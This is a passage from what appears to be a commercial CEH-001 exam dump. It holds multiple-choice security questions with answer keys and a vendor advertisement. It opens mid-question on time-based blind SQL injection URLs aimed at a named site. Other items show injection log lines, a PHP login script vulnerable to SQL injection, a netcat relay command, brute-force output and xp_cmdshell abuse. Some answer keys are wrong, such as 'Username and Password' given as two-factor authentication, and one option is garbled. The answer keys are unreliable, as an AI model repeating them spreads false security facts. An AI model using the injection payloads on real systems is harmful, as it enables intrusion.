`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=199) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=133) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111) WAITFOR DELAY '00:00:10'`

`http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=122) WAITFOR DELAY '00:00:10'--`

D. `http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= j,u,g,g,y,b,o,y) WAITFOR DELAY '00:00:10'`

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 437
- (Topic 4)
Which results will be returned with the following Google search query?
site:target.com -site:Marketing.target.com accounting

A. Results matching all words in the query
B. Results matching “accounting” in domain target.com but not on the site Marketing.target.com
C. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting
D. Results for matches on target.com and Marketing.target.com that include the word “accounting”

Answer: B

NEW QUESTION 442
- (Topic 4)
Which tool can be used to silently copy files from USB devices?

A. USB Grabber
B. USB Dumper
C. USB Sniffer
D. USB Snoopy

Answer: B

NEW QUESTION 445
- (Topic 4)
Which of the following parameters enables NMAP's operating system detection feature?

A. NMAP -sV
B. NMAP -oS
C. NMAP -sR
D. NMAP -O

Answer: D

NEW QUESTION 450
- (Topic 4)
An engineer is learning to write exploits in C++ and is using the exploit tool Backtrack. The engineer wants to compile the newest C++ exploit and name it calc.exe. Which command would the engineer use to accomplish this?

A. g++ hackersExploit.cpp -o calc.exe
B. g++ hackersExploit.py -o calc.exe
C. g++ -i hackersExploit.pl -o calc.exe
D. g++ --compile –i hackersExploit.cpp -o calc.exe

Answer: A

NEW QUESTION 452
- (Topic 4)
Employees in a company are no longer able to access Internet web sites on their computers. The network administrator is able to successfully ping IP address of web servers on the Internet and is able to open web sites by using an IP address in place of the URL. The administrator runs the nslookup command for www.eccouncil.org and receives an error message stating there is no response from the server. What should the administrator do next?

A. Configure the firewall to allow traffic on TCP ports 53 and UDP port 53.
B. Configure the firewall to allow traffic on TCP ports 80 and UDP port 443.
C. Configure the firewall to allow traffic on TCP port 53.
D. Configure the firewall to allow traffic on TCP port 8080.

Answer: A

NEW QUESTION 453
- (Topic 4)
Which of the statements concerning proxy firewalls is correct?

A. Proxy firewalls increase the speed and functionality of a network.
B. Firewall proxy servers decentralize all activity for an application.
C. Proxy firewalls block network packets from passing to and from a protected network.
D. Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

Answer: D

NEW QUESTION 455
- (Topic 4)
While conducting a penetration test, the tester determines that there is a firewall between the tester's machine and the target machine. The firewall is only monitoring TCP handshaking of packets at the session layer of the OSI model. Which type of firewall is the tester trying to traverse?

A. Packet filtering firewall
B. Application-level firewall
C. Circuit-level gateway firewall
D. Stateful multilayer inspection firewall

Answer: C

NEW QUESTION 456
- (Topic 4)
The intrusion detection system at a software development company suddenly generates multiple alerts regarding attacks against the company's external webserver, VPN concentrator, and DNS servers. What should the security team do to determine which alerts to check first?

A. Investigate based on the maintenance schedule of the affected systems.
B. Investigate based on the service level agreements of the systems.
C. Investigate based on the potential effect of the incident.
D. Investigate based on the order that the alerts arrived in.

Answer: C

NEW QUESTION 461
- (Topic 4)
Which of the following tools will scan a network to perform vulnerability checks and compliance auditing?

A. NMAP
B. Metasploit
C. Nessus
D. BeEF

Answer: C

NEW QUESTION 463
- (Topic 4)

What type of OS fingerprinting technique sends specially crafted packets to the remote OS and analyzes the received response?

A. Passive
B. Reflective
C. Active
D. Distributive

Answer: C

NEW QUESTION 465
- (Topic 4)
In keeping with the best practices of layered security, where are the best places to place intrusion detection/intrusion prevention systems? (Choose two.)

A. HID/HIP (Host-based Intrusion Detection/Host-based Intrusion Prevention)
B. NID/NIP (Node-based Intrusion Detection/Node-based Intrusion Prevention)
C. NID/NIP (Network-based Intrusion Detection/Network-based Intrusion Prevention)
D. CID/CIP (Computer-based Intrusion Detection/Computer-based Intrusion Prevention)

Answer: AC

NEW QUESTION 470
- (Topic 4)
Which of the following problems can be solved by using Wireshark?

A. Tracking version changes of source code
B. Checking creation dates on all webpages on a server
C. Resetting the administrator password on multiple systems
D. Troubleshooting communication resets between two systems

Answer: D

NEW QUESTION 472
- (Topic 4)
When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's computer to update the router configuration. What type of an alert is this?

A. False positive
B. False negative
C. True positve
D. True negative

Answer: A

NEW QUESTION 474
- (Topic 4)
How can telnet be used to fingerprint a web server?

A. telnet webserverAddress 80 HEAD / HTTP/1.0
B. telnet webserverAddress 80 PUT / HTTP/1.0
C. telnet webserverAddress 80 HEAD / HTTP/2.0
D. telnet webserverAddress 80 PUT / HTTP/2.0

Answer: A

NEW QUESTION 475
- (Topic 4)
There is a WEP encrypted wireless access point (AP) with no clients connected. In order to crack the WEP key, a fake authentication needs to be performed. What information is needed when performing fake authentication to an AP? (Choose two.)

A. The IP address of the AP
B. The MAC address of the AP
C. The SSID of the wireless network
D. A failed authentication packet

Answer: BC

NEW QUESTION 480
- (Topic 4)
Which of the following is an example of an asymmetric encryption implementation?

A. SHA1
B. PGP
C. 3DES
D. MD5

Answer: B

NEW QUESTION 485
- (Topic 4)
Which of the following programs is usually targeted at Microsoft Office products?

A. Polymorphic virus
B. Multipart virus
C. Macro virus
D. Stealth virus

Answer: C

NEW QUESTION 488
- (Topic 4)
What is the most secure way to mitigate the theft of corporate information from a laptop that was left in a hotel room?

A. Set a BIOS password.
B. Encrypt the data on the hard drive.
C. Use a strong logon password to the operating system.
D. Back up everything on the laptop and store the backup in a safe place.

Answer: B

NEW QUESTION 491
- (Topic 4)
How can rainbow tables be defeated?

A. Password salting
B. Use of non-dictionary words
C. All uppercase character passwords
D. Lockout accounts under brute force password cracking attempts

Answer: A

NEW QUESTION 496
- (Topic 4)
Which element of Public Key Infrastructure (PKI) verifies the applicant?

A. Certificate authority
B. Validation authority
C. Registration authority
D. Verification authority

Answer: C

NEW QUESTION 498
- (Topic 4)
Which type of intrusion detection system can monitor and alert on attacks, but cannot stop them?

A. Detective
B. Passive
C. Intuitive
D. Reactive

Answer: B

NEW QUESTION 502
- (Topic 4)
Bluetooth uses which digital modulation technique to exchange information between paired devices?

A. PSK (phase-shift keying)
B. FSK (frequency-shift keying)
C. ASK (amplitude-shift keying)
D. QAM (quadrature amplitude modulation)

Answer: A

NEW QUESTION 506
- (Topic 4)
Which of the following is an application that requires a host application for replication?

A. Micro
B. Worm
C. Trojan
D. Virus

Answer: D

NEW QUESTION 509
- (Topic 4)
What is a successful method for protecting a router from potential smurf attacks?

A. Placing the router in broadcast mode
B. Enabling port forwarding on the router
C. Installing the router outside of the network's firewall
D. Disabling the router from accepting broadcast ping messages

Answer: D

NEW QUESTION 514
- (Topic 4)
A company firewall engineer has configured a new DMZ to allow public systems to be located away from the internal network. The engineer has three security zones set:
Untrust (Internet) – (Remote network = 217.77.88.0/24) DMZ (DMZ) – (11.12.13.0/24)
Trust (Intranet) – (192.168.0.0/24)
The engineer wants to configure remote desktop access from a fixed IP on the remote network to a remote desktop server in the DMZ. Which rule would best fit this requirement?

A. Permit 217.77.88.0/24 11.12.13.0/24 RDP 3389
B. Permit 217.77.88.12 11.12.13.50 RDP 3389
C. Permit 217.77.88.12 11.12.13.0/24 RDP 3389
D. Permit 217.77.88.0/24 11.12.13.50 RDP 3389

Answer: B

NEW QUESTION 515
- (Topic 4)
What is the purpose of conducting security assessments on network resources?

A. Documentation
B. Validation
C. Implementation
D. Management

Answer: B

NEW QUESTION 518
- (Topic 4)
What is the outcome of the comm”nc -l -p 2222 | nc 10.1.0.43 1234"?

A. Netcat will listen on the 10.1.0.43 interface for 1234 seconds on port 2222.
B. Netcat will listen on port 2222 and output anything received to a remote connection on 10.1.0.43 port 1234.
C. Netcat will listen for a connection from 10.1.0.43 on port 1234 and output anything received to port 2222.
D. Netcat will listen on port 2222 and then output anything received to local interface 10.1.0.43.

Answer: B

NEW QUESTION 521
- (Topic 4)
Which of the following is an example of two factor authentication?

A. PIN Number and Birth Date
B. Username and Password
C. Digital Certificate and Hardware Token
D. Fingerprint and Smartcard ID

Answer: B

NEW QUESTION 526
- (Topic 4)
A developer for a company is tasked with creating a program that will allow customers to update their billing and shipping information. The billing address field used is limited to 50 characters. What pseudo code would the developer use to avoid a buffer overflow attack on the billing address field?

A. if (billingAddress = 50) {update field} else exit
B. if (billingAddress != 50) {update field} else exit
C. if (billingAddress >= 50) {update field} else exit
D. if (billingAddress <= 50) {update field} else exit

Answer: D

NEW QUESTION 527
- (Topic 4)
A security consultant decides to use multiple layers of anti-virus defense, such as end user desktop anti-virus and E-mail gateway. This approach can be used to mitigate which kind of attack?

A. Forensic attack
B. ARP spoofing attack
C. Social engineering attack
D. Scanning attack

Answer: C

NEW QUESTION 531
- (Topic 4)
Which types of detection methods are employed by Network Intrusion Detection Systems (NIDS)? (Choose two.)

A. Signature
B. Anomaly
C. Passive
D. Reactive

Answer: AB

NEW QUESTION 534
- (Topic 4)
Which of the following is a characteristic of Public Key Infrastructure (PKI)?

A. Public-key cryptosystems are faster than symmetric-key cryptosystems.
B. Public-key cryptosystems distribute public-keys within digital signatures.
C. Public-key cryptosystems do not require a secure key distribution channel.
D. Public-key cryptosystems do not provide technical non-repudiation via digital signatures.

Answer: B

NEW QUESTION 539
- (Topic 4)
A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.

Answer: B

NEW QUESTION 540
- (Topic 4)
Which of the following guidelines or standards is associated with the credit card industry?

A. Control Objectives for Information and Related Technology (COBIT)
B. Sarbanes-Oxley Act (SOX)
C. Health Insurance Portability and Accountability Act (HIPAA)
D. Payment Card Industry Data Security Standards (PCI DSS)

Answer: D

NEW QUESTION 541
- (Topic 4)
A network administrator received an administrative alert at 3:00 a.m. from the intrusion detection system. The alert was generated because a large number of packets were coming into the network over ports 20 and 21. During analysis, there were no signs of attack on the FTP servers. How should the administrator classify this situation?

A. True negatives
B. False negatives
C. True positives
D. False positives

Answer: D

NEW QUESTION 546
- (Topic 4)
A penetration tester is attempting to scan an internal corporate network from the internet without alerting the border sensor. Which is the most efficient technique should the tester consider using?

A. Spoofing an IP address
B. Tunneling scan over SSH
C. Tunneling over high port numbers
D. Scanning using fragmented IP packets

Answer: B

NEW QUESTION 547
- (Topic 4)
When comparing the testing methodologies of Open Web Application Security Project (OWASP) and Open Source Security Testing Methodology Manual (OSSTMM) the main difference is

A. OWASP is for web applications and OSSTMM does not include web applications.
B. OSSTMM is gray box testing and OWASP is black box testing.
C. OWASP addresses controls and OSSTMM does not.
D. OSSTMM addresses controls and OWASP does not.

Answer: D

NEW QUESTION 549
- (Topic 4)
A penetration tester was hired to perform a penetration test for a bank. The tester began searching for IP ranges owned by the bank, performing lookups on the bank's DNS servers, reading news articles online about the bank, watching what times the bank employees come into work and leave from work, searching the bank's job postings (paying special attention to IT related jobs), and visiting the local dumpster for the bank's corporate office. What phase of the penetration test is the tester currently in?

A. Information reporting
B. Vulnerability assessment
C. Active information gathering
D. Passive information gathering

Answer: D

NEW QUESTION 554
- (Topic 4)
Which type of scan is used on the eye to measure the layer of blood vessels?

A. Facial recognition scan
B. Retinal scan
C. Iris scan
D. Signature kinetics scan

Answer: B

NEW QUESTION 559
- (Topic 4)
Data hiding analysis can be useful in

A. determining the level of encryption used to encrypt the data.
B. detecting and recovering data that may indicate knowledge, ownership or intent.
C. identifying the amount of central processing unit (cpu) usage over time to process the data.
D. preventing a denial of service attack on a set of enterprise servers to prevent users from accessing the data.

Answer: B

NEW QUESTION 564
- (Topic 4)
Which type of security document is written with specific step-by-step details?

A. Process
B. Procedure
C. Policy
D. Paradigm

Answer: B

NEW QUESTION 568
- (Topic 4)
A security administrator notices that the log file of the company`s webserver contains suspicious entries:

\[20/Mar/2011:10:49:07\] "GET /login.php?user=test'+oR+3>2%20-- HTTP/1.1" 200 9958
\[20/Mar/2011:10:51:02\] "GET /login.php?user=admin';%20-- HTTP/1.1" 200 9978

The administrator decides to further investigate and analyze the source code of login.php file:

```
php
include('../../config/db_connect.php');
$user = $_GET['user'];
$pass = $_GET['pass'];
$sql = "SELECT * FROM USERS WHERE username = '$user' AND password = '$pass'";
$result = mysql_query($sql) or die ("couldn't execute query");

if (mysql_num_rows($result) != 0 ) echo 'Authentication granted!';
else echo 'Authentication failed!';
?>
```

Based on source code analysis, the analyst concludes that the login.php script is vulnerable to

A. command injection.
B. SQL injection.
C. directory traversal.
D. LDAP injection.

Answer: B

NEW QUESTION 572
- (Topic 4)
What statement is true regarding LM hashes?

A. LM hashes consist in 48 hexadecimal characters.
B. LM hashes are based on AES128 cryptographic standard.
C. Uppercase characters in the password are converted to lowercase.
D. LM hashes are not generated when the password length exceeds 15 characters.

Answer: D

NEW QUESTION 577
- (Topic 4)
Which of the following is an advantage of utilizing security testing methodologies to conduct a security audit?

A. They provide a repeatable framework.
B. Anyone can run the command line scripts.
C. They are available at low cost.
D. They are subject to government regulation.

Answer: A

NEW QUESTION 582
- (Topic 4)
Which of the following is a protocol that is prone to a man-in-the-middle (MITM) attack and maps a 32-bit address to a 48-bit address?

A. ICPM
B. ARP
C. RARP
D. ICMP

Answer: B

Explanation:
Address Resolution Protocol (ARP) a stateless protocol was designed to map Internet Protocol addresses (IP) to their associated Media Access Control (MAC) addresses.
This being said, by mapping a 32 bit IP address to an associated 48 bit MAC address via attached Ethernet devices, a communication between local nodes can be made. Source: (http://www.exploit-db.com/papers/13190/)

NEW QUESTION 584
- (Topic 5)
Which United States legislation mandates that the Chief Executive Officer (CEO) and the Chief Financial Officer (CFO) must sign statements verifying the completeness and accuracy of financial reports?

A. Sarbanes-Oxley Act (SOX)
B. Gramm-Leach-Bliley Act (GLBA)
C. Fair and Accurate Credit Transactions Act (FACTA)
D. Federal Information Security Management Act (FISMA)

Answer: A

NEW QUESTION 586
- (Topic 5)
While performing data validation of web content, a security technician is required to restrict malicious input. Which of the following processes is an efficient way of restricting malicious input?

A. Validate web content input for query strings.
B. Validate web content input with scanning tools.
C. Validate web content input for type, length, and range.
D. Validate web content input for extraneous queries.

Answer: C

NEW QUESTION 587
- (Topic 5)
Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

A. Teardrop
B. SYN flood
C. Smurf attack
D. Ping of death

Answer: A

NEW QUESTION 588
- (Topic 5)
Which of the following cryptography attack methods is usually performed without the use of a computer?

A. Ciphertext-only attack
B. Chosen key attack
C. Rubber hose attack
D. Rainbow table attack

Answer: C

NEW QUESTION 591
- (Topic 5)
A hacker is attempting to see which IP addresses are currently active on a network. Which NMAP switch would the hacker use?

A. -sO
B. -sP
C. -sS
D. -sU

Answer: B

NEW QUESTION 594
- (Topic 5)
The Open Web Application Security Project (OWASP) testing methodology addresses the need to secure web applications by providing which one of the following services?

A. An extensible security framework named COBIT
B. A list of flaws and how to fix them
C. Web application patches
D. A security certification for hardened web applications

Answer: B

NEW QUESTION 599
- (Topic 5)
Which of the following is a client-server tool utilized to evade firewall inspection?

A. tcp-over-dns
B. kismet
C. nikto
D. hping

Answer: A

NEW QUESTION 600
- (Topic 5)
Which security control role does encryption meet?

A. Preventative
B. Detective
C. Offensive
D. Defensive

Answer: A

NEW QUESTION 603
- (Topic 5)
The following is a sample of output from a penetration tester's machine targeting a machine with the IP address of 192.168.1.106:

```
[ATTEMPT] target 192.168.1.106 - login "root" - pass "a" 1 of 20
[ATTEMPT] target 192.168.1.106 - login "root" - pass "123" 2 of 20
[ATTEMPT] target 192.168.1.106 - login "testuser" - pass "a" 3 of 20
[ATTEMPT] target 192.168.1.106 - login "testuser" - pass "123" 4 of 20
[ATTEMPT] target 192.168.1.106 - login "admin" - pass "a" 5 of 20
[ATTEMPT] target 192.168.1.106 - login "admin" - pass "123" 6 of 20
[ATTEMPT] target 192.168.1.106 - login "" - pass "a" 7 of 20
[ATTEMPT] target 192.168.1.106 - login "" - pass "123" 8 of 20
```

What is most likely taking place?

A. Ping sweep of the 192.168.1.106 network
B. Remote service brute force attempt
C. Port scan of 192.168.1.106
D. Denial of service attack on 192.168.1.106

Answer: B

NEW QUESTION 607
- (Topic 5)
Which cipher encrypts the plain text digit (bit or byte) one by one?

A. Classical cipher
B. Block cipher
C. Modern cipher
D. Stream cipher

Answer: D

NEW QUESTION 608
- (Topic 5)
Advanced encryption standard is an algorithm used for which of the following?

A. Data integrity
B. Key discovery
C. Bulk data encryption
D. Key recovery

Answer: C

NEW QUESTION 609
- (Topic 5)
A company has publicly hosted web applications and an internal Intranet protected by a firewall. Which technique will help protect against enumeration?

A. Reject all invalid email received via SMTP.
B. Allow full DNS zone transfers.
C. Remove A records for internal hosts.
D. Enable null session pipes.

Answer: C

NEW QUESTION 613
- (Topic 5)
Which of the following is a hardware requirement that either an IDS/IPS system or a proxy server must have in order to properly function?

A. Fast processor to help with network traffic analysis
B. They must be dual-homed
C. Similar RAM requirements
D. Fast network interface cards

Answer: B

NEW QUESTION 617
- (Topic 5)
Fingerprinting VPN firewalls is possible with which of the following tools?

A. Angry IP
B. Nikto

C. Ike-scan
D. Arp-scan

Answer: C

NEW QUESTION 618
- (Topic 5)
What are the three types of authentication?

A. Something you: know, remember, prove
B. Something you: have, know, are
C. Something you: show, prove, are
D. Something you: show, have, prove

Answer: B

NEW QUESTION 621
- (Topic 5)
Company A and Company B have just merged and each has its own Public Key Infrastructure (PKI). What must the Certificate Authorities (CAs) establish so that the private PKIs for Company A and Company B trust one another and each private PKI can validate digital certificates from the other company?

A. Poly key exchange
B. Cross certification
C. Poly key reference
D. Cross-site exchange

Answer: B

NEW QUESTION 626
- (Topic 5)
An NMAP scan of a server shows port 25 is open. What risk could this pose?

A. Open printer sharing
B. Web portal data leak
C. Clear text authentication
D. Active mail relay

Answer: D

NEW QUESTION 628
- (Topic 5)
During a penetration test, a tester finds a target that is running MS SQL 2000 with default credentials. The tester assumes that the service is running with Local System account. How can this weakness be exploited to access the system?

A. Using the Metasploit psexec module setting the SA / Admin credential
B. Invoking the stored procedure xp_shell to spawn a Windows command shell
C. Invoking the stored procedure cmd_shell to spawn a Windows command shell
D. Invoking the stored procedure xp_cmdshell to spawn a Windows command shell

Answer: D

NEW QUESTION 629
- (Topic 5)
A Network Administrator was recently promoted to Chief Security Officer at a local university. One of employee's new responsibilities is to manage the implementation of an RFID card access system to a new server room on campus. The server room will house student enrollment information that is securely backed up to an off-site location.
During a meeting with an outside consultant, the Chief Security Officer explains that he is concerned that the existing security controls have not been designed properly. Currently, the Network Administrator is responsible for approving and issuing RFID card access to the server room, as well as reviewing the electronic access logs on a weekly basis.
Which of the following is an issue with the situation?

A. Segregation of duties
B. Undue influence
C. Lack of experience
D. Inadequate disaster recovery plan

Answer: A

NEW QUESTION 630
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your CEH-001 Exam with Our Prep Materials Via below:

https://www.certleader.com/CEH-001-dumps.html